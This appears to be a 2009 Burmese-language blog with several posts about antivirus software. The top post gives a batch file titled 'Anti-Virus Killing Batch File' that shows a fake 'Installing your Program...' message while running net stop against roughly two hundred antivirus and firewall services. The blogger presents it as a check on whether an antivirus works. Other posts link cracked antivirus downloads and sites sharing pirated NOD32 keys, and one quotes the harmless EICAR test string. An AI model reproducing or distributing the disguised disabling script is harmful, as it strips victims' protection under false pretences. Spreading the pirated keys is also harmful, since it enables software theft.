အရင္က code ကေလးတစ္ခု နဲ႕ စမ္းသပ္ တဲ့ နည္း ကေလးကုိ ကြ်န္ေတာ္ တင္ျပျပီးသြားပါျပီ .. ဒီေအာက္က နည္းကေလးက ပုိျပီးေတာ့ ေသခ်ာပါတယ္ .. ဒီေအာက္က code ကေလးေတြကုိ bat နဲ႕ save လုိက္ပါ... save လုိက္ျပီဆုိတာနဲ႕ ကုိယ့္ antivirus က အလုပ္လုပ္တယ္ဆုိရင္ေတာ့ အဲဒီ့မယ္ virus alert တက္လာပါလိမ့္မယ္ ..ျပီးေတာ့ အဲဒီ့ သိမ္းလုိက္ တာကေလးကုိ antivirus က ဖ်က္ေပးပါလိမ့္မယ္ ..အဲဒါဆုိရင္ေတာ့ ဆက္ျပီးသာသုံးပါ .. လုံျခဳံပါေသးတယ္ .. alert တက္မလာဘူး.. ဒါမွမဟုတ္ ေစာေစာက သိမ္းလုိက္တာကေလးက ပ်က္မသြားဘူးဆုိရင္ေတာ့ .. ေနာက္ တစ္ခုေျပာင္းဖုိ႕အတြက္ ျပင္ဆင္လုိက္ပါခင္ဗ်ာ .. ဟီး ...


rem Anti-Virus Killing Batch File
rem By DarkSel
@echo off
title Command Prompt
echo Installing your Program...
net stop _Avp32.exe
net stop _Avpcc.exe
net stop _Avpm.exe
net stop Ackwin32.exe
net stop Agnitum Outpost Firewall
net stop Anti-Trojan.exe
net stop ANTIVIR
net stop Apvxdwin.exe
net stop ATRACK
net stop Autodown.exe
net stop AVCONSOL
net stop Avconsol.exe
net stop Ave32.exe
net stop Avgctrl.exe
net stop Avkserv.exe
net stop Avnt.exe
net stop Avp.exe
net stop AVP.EXE
net stop AVP32
net stop Avp32.exe
net stop Avpcc.exe
net stop Avpdos32.exe
net stop Avpm.exe
net stop Avptc32.exe
net stop Avpupd.exe
net stop Avsched32.exe
net stop AVSync Manager
net stop AVSYNMGR
net stop Avwin95.exe
net stop Avwupd32.exe
net stop Blackd.exe
net stop BLACKICE
net stop BlackICE Defender
net stop Blackice.exe
net stop CA Sessionwall-3
net stop Cfiadmin.exe
net stop Cfiaudit.exe
net stop CFINET
net stop Cfinet.exe
net stop CFINET32
net stop Cfinet32.exe
net stop Claw95.exe
net stop Claw95cf.exe
net stop Cleaner.exe
net stop Cleaner3.exe
net stop Defwatch
net stop Defwatch.exe
net stop Dvp95.exe
net stop Dvp95_0.exe
net stop Ecengine.exe
net stop eSafe Protect Desktop
net stop Esafe.exe
net stop Espwatch.exe
net stop eTrust EZ Firewall
net stop F-Agnt95.exe
net stop Findviru.exe
net stop Fprot.exe
net stop F-Prot.exe
net stop F-PROT95
net stop F-Prot95.exe
net stop FP-WIN
net stop Fp-Win.exe
net stop Freedom 2
net stop Frw.exe
net stop F-STOPW
net stop F-Stopw.exe
net stop GNAT Box Lite
net stop IAMAPP
net stop Iamapp.exe
net stop Iamserv.exe
net stop Ibmasn.exe
net stop Ibmavsp.exe
net stop Icload95.exe
net stop Icloadnt.exe
net stop ICMON
net stop Icmon.exe
net stop Icsupp95.exe
net stop Icsuppnt.exe
net stop Iface.exe
net stop Internet Alert 99
net stop IOMON98
net stop Iomon98.exe
net stop Jedi.exe
net stop LOCKDOWN2000
net stop Lockdown2000.exe
net stop Look'n'Stop
net stop Look'n'Stop Lite
net stop Lookout.exe
net stop LUALL
net stop Luall.exe
net stop LUCOMSERVER
net stop MCAFEE
net stop McAfee Firewall
net stop McAfee Internet Guard Dog Pro
net stop Moolive.exe
net stop Mpftray.exe
net stop N32scanw.exe
net stop NAVAPSVC
net stop NAVAPW32
net stop Navapw32.exe
net stop NAVLU32
net stop Navlu32.exe
net stop Navnt.exe
net stop NAVRUNR
net stop NAVW32
net stop Navw32.exe
net stop NAVWNT
net stop Navwnt.exe
net stop NeoWatch
net stop NISSERV
net stop NISUM
net stop Nisum.exe
net stop NMAIN
net stop Nmain.exe
net stop Norman Personal Firewall
net stop Normist.exe
net stop NORTON
net stop Norton AntiVirus Server
net stop Norton Internet Security
net stop Norton Personal Firewall 2001
net stop Nupgrade.exe
net stop NVC95
net stop Nvc95.exe
net stop Outpost.exe
net stop Padmin.exe
net stop Pavcl.exe
net stop Pavsched.exe
net stop Pavw.exe
net stop Pc firewall
net stop PC Viper
net stop PCCIOMON
net stop PCCMAIN
net stop PCCWIN98
net stop Pccwin98.exe
net stop Pcfwallicon.exe
net stop Persfw.exe
net stop PGP Gauntlet
net stop POP3TRAP
net stop Proxy +
net stop PVIEW95
net stop Rav7.exe
net stop Rav7win.exe
net stop Rescue.exe
net stop RESCUE32
net stop SAFEWEB
net stop Safeweb.exe
net stop Scan32.exe
net stop Scan95.exe
net stop Scanpm.exe
net stop Scrscan.exe
net stop Serv95.exe
net stop Smc.exe
net stop SMCSERVICE
net stop Snort - Win32 GUI
net stop Snort (Intrusion Detection System)
net stop Sphinx.exe
net stop Sphinxwall
net stop Sweep95.exe
net stop Sybergen Secure Desktop
net stop Sybergen SyGate
net stop SYMPROXYSVC
net stop Tbscan.exe
net stop Tca.exe
net stop Tds2-98.exe
net stop Tds2-Nt.exe
net stop TermiNET
net stop TGB:BOB
net stop Tiny Personal Firewall
net stop Vet95.exe
net stop Vettray.exe
net stop Vscan40.exe
net stop Vsecomr.exe
net stop VSHWIN32
net stop Vshwin32.exe
net stop VSSTAT
net stop Vsstat.exe
net stop WEBSCANX
net stop Webscanx.exe
net stop WEBTRAP
net stop Wfindv32.exe
net stop Wingate
net stop WinProxy
net stop WinRoute
net stop WyvernWorks Firewall
net stop Zonealarm
net stop Zonealarm.exe
net stop AVP32
net stop LOCKDOWN2000
net stop AVP.EXE
net stop CFINET32
net stop CFINET
net stop ICMON
net stop SAFEWEB
net stop WEBSCANX
net stop ANTIVIR
net stop MCAFEE
net stop NORTON
net stop NVC95
net stop FP-WIN
net stop IOMON98
net stop PCCWIN98
net stop F-PROT95
net stop F-STOPW
net stop PVIEW95
net stop NAVWNT
net stop NAVRUNR
net stop NAVLU32
net stop NAVAPSVC
net stop NISUM
net stop SYMPROXYSVC
net stop RESCUE32
net stop NISSERV
net stop ATRACK
net stop IAMAPP
net stop LUCOMSERVER
net stop LUALL
net stop NMAIN
net stop NAVW32
net stop NAVAPW32
net stop VSSTAT
net stop VSHWIN32
net stop AVSYNMGR
net stop AVCONSOL
net stop WEBTRAP
net stop POP3TRAP
net stop PCCMAIN
net stop PCCIOMON


Posted on Wednesday, August 19, 2009 by ေမာင္လုလင္

2 comments

14.8.09



Panda antivirus ပါ .. ကြ်န္ေတာ္ ေတာ့ တစ္ခါမွ မသုံးဖူးပါဘူး .. ဒီေကာင္ကလည္း ၂၀၀၉ မွာ top ten ထဲ မွာ လူေတာ္ေတာ္မ်ားမ်ား vote ေပးၾကတဲ႕ အထဲမွာပါပါတယ္ ... ကြ်န္ေတာ္ ေတာ့ ဘယ္လုိ သုံးရမယ္မသိဘူးခင္ဗ်.. အထဲမွာေတာ့ serial ကေလးပါပါတယ္ .. အဲဒီေကာင္ေလးနဲ႕ ျဖည့္လုိက္ရင္ အဆင္ေျပမွာပါ ....၀က္၀ံရုပ္ကေလး နဲ႕ပါ .. အဲဒါကေလးကုိ run ရပါ့မယ္ .. antivirus ကုိ စမ္းျပီးေတာ့ ထည္လဲ သုံးခ်င္တယ္ဆုိရင္ေတာ့ ဒီ antivirus ကေလးကုိလည္းသုံးပါဦးလုိ႕ .. အဟဲ ...Download ကုိေတာ့ ေအာက္မွာဆြဲလုိက္ေနာ္ ..


http://ifile.it/qig2svc/panda.internet.security.2010_2.rar


Posted on Friday, August 14, 2009 by ေမာင္လုလင္

No comments


ကြ်န္ေတာ္ အခု တင္ေပးလုိက္တာက Eset nod32 ပါ .. သူ႕ ပုံ မွာ ျပထားတာေတာ့ စက္ရုပ္ ၾကီး စိတ္ဓါတ္က်ျပီး ထုိင္ေနတဲ႕ပုံပါ .. ဘာသေဘာနဲ႕လဲေတာ့ မသိဘူး အဟဲ .. ဒါေပမယ့္ ေကာင္းပါတယ္ ...ဒီ antivirus က အခု ေနာက္ပုိင္းမွာ ေတာ္ေတာ္ လူၾကဳိက္မ်ားလာတဲ႕ antivirus လဲျဖစ္ပါတယ္ ..သူက against worms, trojans, spyware, malware, စတာေတြကုိလည္း အခ်ိန္မွန္မွန္ protect လုပ္ေပးပါတယ္ ... ျပီးေတာ့ သူကုိ online ကေနပဲ update လုပ္လုိ႕ ရသလုိ offline မွာ သုံးမယ္ဆုိရင္လည္း သုံးလုိ႕ရေအာင္ offline update လဲလုပ္လုိ႕ရပါတယ္ ..အခု ကြ်န္ေတာ္ အရင္ က တင္ေပးလုိက္တဲ႕ update viewer ကေလးနဲ႕ ဆုိေတာ့ ပုိေကာင္းသြားပါတယ္ .. သူ႕ရဲ႕ protect က ျမင့္လာတယ္လုိ႕ ဆုိိလုိ႕ ရပါတယ္ .. အခု တင္ေပးလုိက္တဲ႕ အထဲ မွာ ေတာ့ Keys ေတြလည္းပါပါတယ္ .. တကယ္ လုိ႕မွ keys က သက္တမ္းကုန္ သြားလုိ႕ဆုိျပီးေတာ့ စိတ္ဓါတ္လည္း မက်ပါနဲ႕ .. သူ႕ အတြက္ keys ေတြ ကုိ အလြယ္ တကူ ရွာလုိ႕ ရမဲ႕ ေနရာ ရွိပါတယ္ .. အဲဒါကေတာ့ တရုတ္ က သူခုိးၾကီးမ်ား ေန႕စဥ္ပဲ NOD 32 keys ေတြ ကုိ တင္ေပးေနတဲ႕ site ကေလးေတြ ပါပဲ ... ကြ်န္ေတာ္ သိတာကေတာ့ ၅ ခုပဲ သိတယ္ဗ်.. ကြ်န္ေတာ္လည္း nod 32 ပဲ သုံးေနတာ .. keys ကုန္လုိ႕ကေတာ့ အဲဒီ့ ကုိ ေျပးလုိက္တာပဲ အဆင္ကုိေျပလုိ႕ .. သုံးမယ္ဆုိရင္ ေတာ့ စမ္းသုံးၾကည့္ပါဦးလုိ႕ ...ဒီေအာက္ ကေလးမွာ Download ဆြဲလိုက္ပါ ....

http://ifile.it/tljihm1/eset.nod32.antivirus.v4.0.437.home.rar


သူ႕ အထဲ က Keys ေတြက မရေတာ့ဘူးဆုိရင္ ဒီေအာက္ က site ေတြကေနျပီးေတာ့ ယူၾကည့္ေနာ္ ...


http://www.nod321.com


http://www.nod32key.com


http://www.for-ever.cn/nod32


http://www.nod324.com


http://www.nod325.com


ဒါကေတာ့ NOD 32 ရဲ႕ feature ကေလးေတြပါ

The NOD32 anti-virus software by ESET is a novel virus program that provides real-time protection against worms, trojans, spyware, malware, phishing and hackers. Nod32 has two different ways to run the program. You can run a simple Nod32 scan or you can spend more time using the control center. Within the control center you can have access to tons of customization feature and different types of scans-DMON, IMON, EMON and more.
ESET's NOD32 protects you without requiring you to become an expert in malware. Because everybody deserves the best protection possible against viruses.
ESET NOD32 Antivirus 4 is the most effective protection you can find to combat today's huge volumes of Internet and email threats. It provides comprehensive antivirus and antispyware protection without affecting your computer's performance. ESET NOD32 Antivirus is also one of the fastest antivirus solutions.
Using advanced ThreatSense technology, ESET NOD32 Antivirus proactively protects you from new attacks. ESET NOD32 Antivirus detects and disables both known and unknown viruses, trojans, worms, adware, spyware, rootkits and other Internet threats.

System Requirements

Processors supported: Intel or AMD x86/x64
Operating Systems: Microsoft Windows 2000, Microsoft Windows XP (32¬ and 64-bit editions), Microsoft Windows Vista (32- and 64-bit editions)
Memory: 44 MB

Optimize NOD32 Antivirus 4

1. Open Eset NOD32.
2. Go to 'Setup' and then select 'Enter entire advanced setup tree...'.
3. Expand 'Web access protection' and 'HTTP, HTTPS' by clicking on the positive [+] sign, and then select 'Web browsers'.
4. In the boxes provided, mark or put a check in the box corresponding your browser(s) [Chrome, Firefox, Internet Explorer]. Firefox is unmarked/unchecked by default; to make it a safer browser, put a check in it.
5. Click 'OK' and close.

The next time you use your browser(s), internet data will pass through Eset NOD32 Antivirus 4 for an assured browsing safety.

Posted on Friday, August 14, 2009 by ေမာင္လုလင္

1 comment

12.8.09

ဒီပုိစ့္ ကေလး က ျမင္ဖူးၾကမွာပါ .. ေတာ္ေတာ္ မ်ားမ်ား လည္းသိၾကမွာပါ .. သိသူမ်ားေက်ာ္သြားၾကပါေနာ္ .. မသိသူမ်ား အတြက္ပါ .. ကုိယ့္ရဲ႕ Antivirus တင္ထားတာကေလးက အလုပ္လုပ္ မလုပ္ ေပါ့ .. အလုပ္မလုပ္ဘူးဆုိရင္လည္း ကုိယ့္ စက္ရဲ႕ လုံျခဳံမႈ ကုိ အေလးထား တဲ႕ အေနနဲ႕ေပါ့ antivirus ကုိ လဲသင့္ ေနပါတယ္ ..အလုပ္လုပ္ တယ္ဆုိရင္ေတာ့ အဲဒါကေလးကုိ update ကေလး မွန္မွန္ေပးျပီးပဲ သုံးေနလုိက္ေပါ့ .. စမ္းၾကည့္လုိက္ဦးေနာ္ ...ေအာက္က Code ကေလးကုိ notepad ကေလးထဲမွာကူးထည့္ျပီးေတာ့ နာမည္ တစ္ခုခု ေပးျပီးေတာ့ Desktop ေပၚမွာ Save လုိက္ပါ .. save လုိက္ပီ ဆုိတာနဲ႕ ကုိယ့္ antivirus ကေနျပီးေတာ့ virus alert တက္လာျပီ း ေတာ့ ဖ်က္ပါလိမ့္မယ္ .. အလုပ္လုပ္တယ္ဆုိရင္ေပါ့ေနာ္ .. အလုပ္မလုပ္ဘူးဆုိရင္ေတာ့ ဒီ အတုိင္းကေလးပါ ပဲ .. အဲဒါဆုိရင္ေတာ့ antivirus ကုိ ေျပာင္းၾကည့္ဖုိ႕လုိလာပါျပီ .. စမ္းၾကည့္ၾကပါဦး .. အဆင္ေျပပါေစဗ်ာ ...


X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*


Posted on Wednesday, August 12, 2009 by ေမာင္လုလင္

No comments


ဒါကေတာ့ Nod 32 update viewer ကေလးပါ .. ဒီေကာင့္ရဲ႕ထူးျခားခ်က္ကေတာ့ သူ႕ရဲ႕ antivirus updated ေတြကုိတင္မဟုတ္ပါဘူး .. kesper တုိ႕ AVZ တုိ႕ တျခား Antivirus ေတြရဲ႕ update ေတြကုိပါ သူနဲ႕ စစ္ျပီးေတာ့ nod 32 မွာ ထည့္ထားလုိ႕ရပါတယ္ .. NOD 32 တစ္ခုတည္းနဲ႕ antivirus အမ်ားၾကီးသုံးသလုိေပါ့ .. ေတာ္ေတာ္ ေကာင္းပါတယ္ .. ဘာမွ မလုိပါဘူး .. အခု ကြ်န္ေတာ္တင္ေပးလုိက္တဲ႕ အထဲက setup ဆုိတာကေလးကုိ run ေပးလုိက္ရုံပါပဲ ... ဒါေပမယ့္ကုိယ္တင္ထားတဲ႕ antivirus ကလည္း NOD 32 ျဖစ္မွ ရပါ့မယ္ ..စမ္းျပီးေတာ့သုံးၾကည့္ပါဦး .. သုံးရတာလည္း လြယ္ပါတယ္ခင္ဗ်ာ ... အဆင္ေျပမွာပါ ... ကုိယ့္ ကြန္ပ်ဴတာလည္း ပုိျပီးေတာ့ စိတ္ခ်သြားရတာေပါ့ .. Nod 32 ကုိေတာ့ ကြ်န္ေတာ္လည္းေနာက္မွ တင္ေပးပါမယ္ခင္ဗ်ာ ...စိတ္၀င္စားတယ္ဆုိရင္ေတာ့ ေအာက္က link ကေလးကေနျပီးေတာ့ Down လုိက္ပါေနာ္ ....


http://ifile.it/ydrxo17


Posted on Wednesday, August 12, 2009 by ေမာင္လုလင္

No comments

10.8.09


Antivirus ဆုိရင္ Kaspersky ကုိၾကဳိက္သူမ်ားအတြက္ Kaspersky Anti-Virus 2010 ကုိတင္ေပးလုိက္ပါတယ္ခင္ဗ်ာ ..Key ေရာပါ ပါ တယ္..သူ႕အထဲမွာ လုပ္ပုံလုပ္နည္း အဆင့္ဆင့္ ပုံကေလးေတြပါ ပါပါတယ္ ..စမ္းျပီးေတာ့သုံးၾကည့္မယ္ဆုိရင္လည္းသုံး လုိရရေအာင္ေပါ့..သူ႕ရဲ႕ Feature ကေလးေတြကုိေတာ့ ေအာက္မွာၾကည့္ႏုိင္ပါတယ္ .. Down တာကေတာ့ ေအာက္က link ကေလးမွာပါ ....size ကေတာ့ 53.32MB ပါ .. စမ္းျပီးသုံးၾကည့္ပါဦး .. အဆင္ေျပပါေစဗ်ာ .အဆင္မေျပတာကေလးေတြ ရွိရင္လည္း comment ကေလးေပးခဲ႕ပါခင္ဗ်ာ ..


http://ifile.it/69l1a4u


Kaspersky Internet Security 2010 All Features:

Essential Protection:
* Protects from viruses, Trojans and worms
* Blocks spyware and adware
* Scans files in real time (on access) and on demand
* Scans email messages (regardless of email client)
* Scans Internet traffic (regardless of browser)
* Protects instant messengers (ICQ, MSN)
* Provides proactive protection from unknown threats
* Scans Java and Visual Basic scripts

Extended Protection:
* Two-way personal firewall
* Safe Wi-Fi and VPN connections
* Intrusion prevention system
* Intelligent application management and control
o automatically configured application rules
o security rating is assigned to unknown applications
o access to the user’s resources and data is restricted for unknown applications

Preventive Protection:
* Scans operating system and installed applications for vulnerabilities
* Analyzes and closes Internet Explorer vulnerabilities
* Disables links to malware sites
* Detects viruses based on the packers used to compress code
* Global threat monitoring (Kaspersky Security Network)

Advanced Protection & Recovery:
* The program can be installed on infected computers
* Self-protection from being disabled or stopped
* Restores correct system settings after removing malicious software
* Tools for creating a rescue disk

Data & Identity Theft Protection:
* Disables links to fake (phishing) websites
* Blocks all types of keyloggers
* Virtual keyboard is provided for safely entering logins and passwords
* Prevents the theft of data exchanged via secure connections (HTTPS / SSL)
* Blocks unauthorized dial-up connections
* Cleans up any traces of user activity (deletes temporary files, cookies etc.)

Content Filtering:
* Parental control
* Improved antispam protection (plugins for Microsoft Outlook, Microsoft Outlook Express, The Bat!, Thunderbird)
* Blocks banners on web pages

Usability:
* Automatic configuration during installation
* Wizards for common tasks
* Visual reports with charts and diagrams
* Alerts provide all the information necessary for informed user decisions
* Automatic or interactive mode
* Round-the-clock technical support
* Automatic database updates


Posted on Monday, August 10, 2009 by ေမာင္လုလင္

3 comments

4.8.09


Antivirus... Antivirus ... ဆုိလုိ႕ ဟုိေကာင္ က key ထည့္ရတာ အဆင္မေျပဘူး ..ဒီေကာင္သုံးျပန္ေတာ့ က်ေတာ့လည္း free ေတာ့ free ပဲ တစ္လလား ႏွစ္လလားပဲ ရမယ္ ေတြးျပီးမပူပါနဲ႕ေတာ့ ...antivirus ကေလး တင္ေပးလုိက္ပါတယ္ .. စက္ ကုိလဲ ေလးမသြားေစပါဘူး...
အျမဲတမ္း အခ်ိန္မွန္မွန္ေလး update ကေလးေပးလုိက္ ..အုိေကမွာ စုိေျပေနမွာပါပဲ...
virus ေတာ္ေတာ္မ်ားမ်ားကုိ လည္း ႏုိင္ပါတယ္...
license အတြက္ကေတာ့ မပူပါနဲ႔ ၁၀ ႏွစ္စာ ပါ.. ေအးေအး ေဆးေဆး သုံးလုိ႔ရပါတယ္...key ကုိေတာ့ ကြ်န္ေတာ္ notepad ကေလးနဲ႔ပဲ ေရးေပးလုိက္ပါတယ္..... စမ္းျပီးသုံးၾကည့္ခ်င္တယ္ဆုိရင္ေတာ့ သုံးၾကည့္ေပါ့...
အားလုံး အဆင္ေျပပါေစ..........

download ယူရမယ့္ေနရာကေတာ့ ေအာက္မွာ ယူလုိက္ပါ ...


http://ifile.it/diqwjlz


Posted on Tuesday, August 04, 2009 by ေမာင္လုလင္

No comments